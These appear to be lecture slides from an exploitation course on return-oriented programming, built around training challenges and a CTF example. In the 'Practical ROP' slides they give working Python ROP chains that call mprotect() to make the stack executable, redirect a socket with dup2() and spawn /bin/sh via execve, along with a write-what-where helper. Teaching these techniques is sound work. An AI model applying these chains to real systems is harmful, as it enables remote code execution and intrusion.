Where to take gadgets from?

- Either:
  - The program code
  - Shared library code (LIBC etc.)

Some more ROP Infos

Where to take gadgets from?

- Either:
  - The program code
    - Static location in memory (if not PIE)
    - Needs to be of some size to have enough gadgets
  - Shared library code (LIBC etc.)
    - “Universal gadget library”, because its very big
    - Sadly, non-guessable base location (ASLR’d even without PIE)

Some more ROP Infos

ROP shellcode usually consists of:

- Libc calls
  - malloc() / mprotect()
- Preparations of libc calls
  - set up registers
  - read data to defeat ASLR
- Skipping of shellcode arguments (pop/pop/ret)
- And even “plain ASM” (e.g. jmp)

Some more ROP Infos

ROP is very inefficient

Needs a lot of gadgets

Not suitable to implement complete shellcode in it

Hello: Multi Stage Shellcode

Some more ROP Infos

Stager: Change permission

Set Stack executable

Execute it (jmp)

Profit

Some more ROP Infos

Stager: Allocator


Allocate new RWX memory

Copy rest of shellcode to newly allocated memory

Execute it (jmp)

Profit

Some more ROP Infos



Practical ROP

Practical ROP:
mprotect() + Shellcode

Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
  - (can also defeat DEP+ASLR with some more ROP gadgetery)

- Get necessary gadgets
- Get address of shellcode
- SIP = ROPchain
- ROP is doing:
  - mprotect(&shellcode, len(shellcode), rw**x**)
- After ROPchain, jump to shellcode

- Challenge: 16, https://exploit.courses/#/challenge/16
  - DEP enabled
  - ASLR disabled (can use LIBC gadgets)

Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
  - (can also defeat DEP+ASLR with some more ROP gadgetery)
  - This example is DEP only (no ASLR!)

- Get necessary gadgets
- Get address of shellcode
- SIP = ROPchain
- ROP is doing:
  - mprotect(&shellcode, len(shellcode), rw**x**)
- After ROPchain, jump to shellcode

- Challenge: 16, https://exploit.courses/#/challenge/16
  - DEP enabled
  - ASLR disabled (can use LIBC gadgets)

Practical ROP

mprotect() ROP into shellcode 1/2

```
# shellcode
payload = shellcode
payload += "A" * (offset - len(shellcode))

# rop starts here (SIP)

# 0x0000000000003a718: pop rax; ret;
payload += p64 ( libcBase + 0x0000000000003a718 )  # <- SIP
payload += p64 ( 10 )      # syscall sys_mprotect

# 0x0000000000021102: pop rdi; ret;
payload += p64 ( libcBase + 0x0000000000021102 )
payload += p64 ( stackAddr ) # mprotect arg: addr
```

Practical ROP

mprotect() ROP into shellcode 2/2

```
# 0x0000000000202e8: pop rsi; ret;
payload += p64 ( libcBase + 0x0000000000202e8 )
payload += p64 ( 4096 )          # mprotect arg: size

# 0x0000000000001b92: pop rdx; ret;
payload += p64 ( libcBase + 0x0000000000001b92)
payload += p64 ( 0x7 )           # protect arg: permissions

# 0x00000000000bb945: syscall; ret;
payload += p64 ( libcBase + 0x00000000000bb945)

payload += p64 ( shellcodeAddr )
```

Practical ROP:
dup2() into execv() with LIBC

Practical ROP

dup2() into execv() with LIBC

- Defeats: DEP + ASLR
  - (Not: DEP+ASLR + PIE)

- Get necessary gadgets
- Get Address of “/bin/sh” in LIBC (or in this case, the program)
- dup() client network socket into 0, 1 and 2
- execv() “/bin/sh”

- Challenge: 17
  - https://exploit.courses/#/challenge/17
  - DEP enabled
  - ASLR enabled

Practical ROP

Socket:

- Is always 4 (find via debugging)
- (0, 1, 2 are used. 3 is used for server socket. Therefore next free socket is 4)

Practical ROP

String “/bin/sh”:

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
challenge17 : 0x400ed8 --> 0x68732f6e69622f ('/bin/sh')
       libc : 0x7ff0519cd58b --> 0x68732f6e69622f ('/bin/sh')
```

The string “/bin/sh” exists therefore in the libc itself

Practical ROP

```
# additional gadget to populate rsi
pop_rsi_r15 = 0x0000000000400eb1: pop rsi; pop r15; ret;

syscall = 33 # Note: dup2() syscall is 33

# Start ROP chain
# dup2(4, 0)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 0 )
payload += p64 ( 0xdeadbeef1 )
payload += p64 ( syscall )
```

Practical ROP

```
# dup2(4, 1)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 1 )
payload += p64 ( 0xdeadbeef2 )
payload += p64 ( syscall )
```

```
# dup2(4, 2)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 2 )
payload += p64 ( 0xdeadbeef3 )
payload += p64 ( syscall )
```

Practical ROP

```
# execve
payload += p64 ( pop_rdi )
payload += p64 ( sh_addr )          # found in LIBC
payload += p64 ( pop_rsi_r15 )
payload += p64 ( 0x6020e0 )          # addr of 0 bytes
payload += p64 ( 0xdeadbeef4 )
payload += p64 ( pop_rax )
payload += p64 ( 59 )
payload += p64 ( syscall )          # execute execve()

payload += p64 ( 0x41414141 )    # fail here (debug)
```

Practical ROP

What if the string “/bin/sh” does not exist in memory?

“Write-what-where” ROP, easy example:

```
# value to write
pop rax; ret

# memory location where we want to write the value
pop rdx; ret

# write rax at memory location indicated by rdx
mov ptr [rdx], rax; ret
```

Practical ROP

```
# Practical write-what-where example
# 0x00000000004009a0: pop rbp; ret;
# 0x0000000000400c91: pop rax; ret;
# 0x0000000000400c8e: mov dword ptr [rbp - 8], eax; pop rax; ret;

def write2mem(data, location, chain):
        chain += p64( pop_rax )
        chain += p64( data )

        chain += p64( pop_rbp )
        chain += p64( location + 8)

        chain += p64( mov_ptr_rbp_eax)
        chain += p64( 0xdeadbeef1 )
```

Practical ROP


Where to write?

Every binary has a read-write memory location at a static offset

```
gdb-peda$ vmmap
Start              End                Perm    Name
0x00400000         0x00402000         r-xp    challenge17
0x00601000         0x00602000         r--p    challenge17
0x00602000         0x00603000         rw-p    challenge17
```


Practical ROP

Return Addresses on stack point to Code



Practical ROP


Write String or Shellcode to R/W memory



Insomnihack 2017 Teaser

Insomnihack Teaser

- Insomnihack: Security Conference in Geneva
- Got a Teaser CTF (Capture the Flag)
- Baby challenge:
  - Forking Server
  - 64 bit
  - ASLR
  - PIE
  - Stack Canary



baby	Pwn	50	01:23:22	0x90r00t	82

ROP: Conclusion

ROP: Conclusion

Ret2libc / ret2got / ret2plt

- Is “only” able to execute arbitrary library functions

ROP

- Can execute arbitrary code by re-using existing code from program or shared libraries
- Can by itself defeat ASLR+ DEP
- Can defeat ASLR+DEP+PIE with information disclosure

Find gadgets in:

- Program itself (if big enough, .text)
- LIBC (if not ASLR)
- LIBC (by using gadgets from .text to leak LIBC ptr via GOT)